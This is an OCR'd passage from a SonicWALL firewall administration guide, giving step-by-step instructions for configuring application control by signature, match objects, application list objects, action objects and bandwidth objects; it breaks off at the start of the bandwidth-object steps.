6 To create a log entry when this application is detected, select **Enable** in the **Log** drop-down menu.

7 To target the selected block or log actions to a specific user or group of users, select a user group or individual user from the **Included Users/Groups** drop-down menu. Select **All** to apply the policy to all users.

8 To exclude a specific user or group of users from the selected block or log actions, select a user group or user from the **Excluded Users/Groups** drop-down menu. Select **None** to apply the policy to all users.

9 To target the selected block or log actions to a specific IP address or address range, select an Address Group or Address Object from the **Included IP Address Range** drop-down menu. Select **All** to apply the policy to all IP addresses.

10 To exclude a specific IP address or address range from the selected block or log actions, select an Address Group or Address Object from the **Excluded IP Address Range** drop-down menu. Select **None** to apply the policy to all IP addresses.

11 To enable this policy during specific days of the week and hours of the day, select one of the following schedules from the **Schedule** drop-down menu:

- **Always on** – Enable the policy at all times.
- **Work Hours** – Enable the policy Monday through Friday, 8:00 AM to 5:00 PM.
- **M-T-W-T-F 08:00 to 17:00** – Enable the policy Monday through Friday, 8:00 AM to 5:00 PM.
- **After Hours** – Enable the policy Monday through Friday, 5:00 PM to 8:00 AM.
- **M-T-W-T-F 00:00 to 08:00** – Enable the policy Monday through Friday, midnight to 8:00 AM.
- **M-T-W-T-F 17:00 to 24:00** – Enable the policy Monday through Friday, 5:00 PM to midnight.

- **SU-S 00:00 to 24:00** – Enable the policy at all times (Sunday through Saturday, 24 hours a day).
- **Weekend Hours** – Enable the policy Friday at 5:00 PM through Monday at 8:00 AM.

12 To specify a delay between log entries for repetitive events, enter the number of seconds for the delay into the **Log Redundancy Filter** field.

13 To see detailed information about the application, click **here** in the `Note` at the bottom of the dialog.

14 Click **OK**.

Configuring Application Control by Signature

Signature-based configuration is the lowest, most specific, level of policy configuration on the **Firewall > App Control Advanced** page.

Setting a policy based on a specific signature allows you to configure policy settings for the individual signature without influence on other signatures of the same application.


To configure an App Control policy for a specific signature:

1 Navigate to the **Firewall > App Control Advanced** page.


2 Under **App Control Advanced**, select a category from the **Category** drop-down menu.

3 Select an application in this category from the **Application** drop-down menu.

4 To display the specific signatures for this application, select **Signature** in the **Viewed by** drop-down menu. For example, the FreeStyle gaming application has two signatures.



5 Click the **Configure** button in the row for the signature you want to work with. The **App Control Signature Settings** dialog displays.



The fields at the top of the dialog are not editable. These fields display the values for the **Signature Category**, **Signature Name**, **Signature ID**, **Priority**, and **Direction** of the traffic in which this signature can be detected.

TIP: The following application configuration options default to the current settings of the category to which the application belongs; for example, **Use Category Settings (All)**. To retain this connection to the category settings for any of these fields, leave this selection in place for those fields.

6 To block this signature, select **Enable** in the **Block** drop-down menu.

7 To create a log entry when this signature is detected, select **Enable** in the **Log** drop-down menu.

8 To target the selected block or log actions to a specific user or group of users, select a user group or individual user from the **Included Users/Groups** drop-down menu. Select **All** to apply the policy to all users.

9 To exclude a specific user or group of users from the selected block or log actions, select a user group or individual user from the **Excluded Users/Groups** drop-down menu. Select **None** to apply the policy to all users.

10 To target the selected block or log actions to a specific IP address or address range, select an Address Group or Address Object from the **Included IP Address Range** drop-down menu. Select **All** to apply the policy to all IP addresses.

11 To exclude a specific IP address or address range from the selected block or log actions, select an Address Group or Address Object from the **Excluded IP Address Range** drop-down menu. Select **None** to apply the policy to all IP addresses.

12 To enable this policy during specific days of the week and hours of the day, select one of the following schedules from the **Schedule** drop-down menu:


- **Always on** – Enable the policy at all times.
- **Work Hours** – Enable the policy Monday through Friday, 8:00 AM to 5:00 PM.
- **M-T-W-T-F 08:00 to 17:00** – Enable the policy Monday through Friday, 8:00 AM to 5:00 PM.
- **After Hours** – Enable the policy Monday through Friday, 5:00 PM to 8:00 AM.
- **M-T-W-T-F 00:00 to 08:00** – Enable the policy Monday through Friday, midnight to 8:00 AM.
- **M-T-W-T-F 17:00 to 24:00** – Enable the policy Monday through Friday, 5:00 PM to midnight.
- **SU-S 00:00 to 24:00** – Enable the policy at all times (Sunday through Saturday, 24 hours a day).
- **Weekend Hours** – Enable the policy Friday at 5:00 PM through Monday at 8:00 AM.

13 To specify a delay between log entries for repetitive events, type the number of seconds for the delay into the **Log Redundancy Filter** field.

14 To see detailed information about the signature, click **here** in the **Note** at the bottom of the dialog.

15 Click **OK**.

Firewall > Match Objects



This section describes how to manually create a match object. For detailed information about match object types, see Match Objects.


Topics:

- Configuring Match Objects
- Configuring Application List Objects


Configuring Match Objects

To configure a match object:

1 Navigate to **Firewall > Match Objects**.



2 Click **Add New Match Object**. The **Add/Edit Match Object** dialog displays.



3 In the **Object Name** field, enter a descriptive name for the object.

4 Select an **Match Object Type** from the drop-down menu. Your selection here affects available options in this dialog. See Match Objects for a description of match object types.

5 Select a **Match Type** from the drop-down menu. The available selections depend on the match object type.


6 For the **Input Representation**, click:

- **Alphanumeric** to match a text pattern.
- **Hexadecimal** if you want to match binary content.

7 In the **Content** field, enter the pattern to match.

8 Click **Add**. The content appears in the **List** table.

If the **Match Type** is **Regex Match**, you can select one of the predefined regular expressions and then click **Pick** to add it to the **List**. You can also type a custom regular expression into the **Content** field, and then click **Add** to add it to the **List**.



Alternatively, you can click **Load From File** to import a list of elements from a text file. Each element in the file must be on a line by itself.

To remove an element from the list, select the element in the **List** option, and then click **Remove**. To remove all elements, click **Remove All**.

9 Repeat Step 6 through Step 8 to add another element to match.

10 Click **OK**.

Configuring Application List Objects


This section describes how to create an Application List object, which can be used by Application Control policies in the same way as a match object.

For detailed information about application list object types include information about the **Security** tab and **Category** tab, see Application List Objects.

To configure an application list object:

1 Navigate to **Firewall > Match Objects**.

2 Click the **Add Application List Object** button. The **Create Match Object** dialog displays.



You can control which applications are displayed by selecting one or more application categories, threat levels, and technologies. When the application list is reduced to a list that is focussed on your preferences, you can select the individual applications for your filter.

3 In the **Search** field near the top right of the page, optionally enter in part of an application name and click the **Search** icon to search for applications with that key word in their names.

4 In the **Category** pane, select the check boxes for one or more application categories.

5 In the **Threat Level** pane, select the check boxes for one or more threat levels.

6 In the **Technology** pane, select the check boxes for one or more technologies.

7 Click the plus sign next to each application you want to add to your filter object. To display a description of the application, click its name in the **Name** column. A **Detailed Information** pop-up dialog displays with the following information:


- **Description**
- **Sig ID**; you can click this ID to display a SonicWALL SonicAlert
- **Category**
- **Technology**, such as Application or Browser
- **Risk**, with color-coded threat level

As you select the applications for your filter, the plus sign icon becomes a green checkmark icon and the selected applications appear in the **Application Group** pane on the right. You can edit the list in this field by deleting individual items or by clicking the eraser to delete all items.

8 When finished selecting the applications to include, type in a name for the object in the **Match Object Name** field.

9 Click the **Save Application Match Object** button. You will see the object name listed on the **Firewall > Match Objects** page with an object type of **Application List**. This object can then be selected when creating an App Rules policy.


Firewall > Action Objects




If you do not want one of the predefined actions, you can select one of the configurable actions. The **Add/Edit Action Object** dialog provides a way to customize a configurable action with text or a URL. The predefined actions plus any configurable actions that you have created are available for selection when you create an App Rules policy. For more information about actions, see Action Objects.

To configure settings for an action:

1 Navigate to **Firewall > Action Objects**.



2 Click **Add New Action Object**. The **Add/Edit Action Object** dialog displays.




3 In the **Action Name** field, type a descriptive name for the action. The name can be from 1 to 96 characters.

4 In the **Action** drop-down menu, select the action that you want:

- **Block SMTP E-Mail - Send Error Reply** (default) – Blocks the transfer of an email and returns a custom SMTP reply.
- **Disable E-Mail Attachment - Add Text** – Disables and garbles email attachment and adds custom text at the end of an email.
- **Email - Add Text** – Adds custom text at the end of an email.
- **FTP Notification Reply** – Sends a custom FTP error reply over the FTP control channel without resetting the FTP control channel connection.
- **HTTP Block Page** – Sends a custom HTTP web page with a custom background color.
- **HTTP Redirect** – Redirects a web browser to another web site or web page. A full URI is the preferred method of redirection. For example, to redirect a user to the `www.sonicwall.com` web site, enter `http://www.sonicwall.com` in the **Content** field.

5 In the **Content** field, enter the text or URL to be used in the action.

6 If **HTTP Block Page** was selected as the action, the **Color** drop-down menu displays.



Choose a background color for the block page: **White** (default), **Yellow**, **Red**, or **Blue**.

7 Optionally, to see a preview of the blocked-page message, click the **Preview** button. A separate browser dialog displays with the selected background color and text.

8 Click **OK**.

For information on configuring bandwidth management in an action object, see Bandwidth Management Overview.


Firewall > Address Objects

NOTE: For increased convenience and accessibility, the Address Objects page can be accessed either from **Network > Address Objects** or **Firewall > Address Objects**. The page is identical regardless of which tab it is accessed through. For information on configuring Address Objects, see Network > Address Objects.

Firewall > Service Objects

NOTE: For increased convenience and accessibility, the Service Objects page can be accessed either from **Firewall > Service Objects** or **Network > Services**. The page is identical regardless of which tab it is accessed through. For information on configuring Service Objects, see Network > Services.

Firewall > Bandwidth Objects



Topics:

- About Advanced Bandwidth Management
- Configuring Bandwidth Objects

About Advanced Bandwidth Management

Bandwidth management configuration is based on policies which specify bandwidth limitations for traffic classes. A complete bandwidth management policy consists of two parts: a classifier and a bandwidth rule.


A classifier specifies the actual parameters, such as priority, guaranteed bandwidth, and maximum bandwidth, and is configured in a bandwidth object. Classifiers identify and organize packets into traffic classes by matching specific criteria.

For information on using Bandwidth Objects in Access Rules, App Rules, and Action Objects, see Bandwidth Management Overview.

Configuring Bandwidth Objects

To add or configure a bandwidth object:

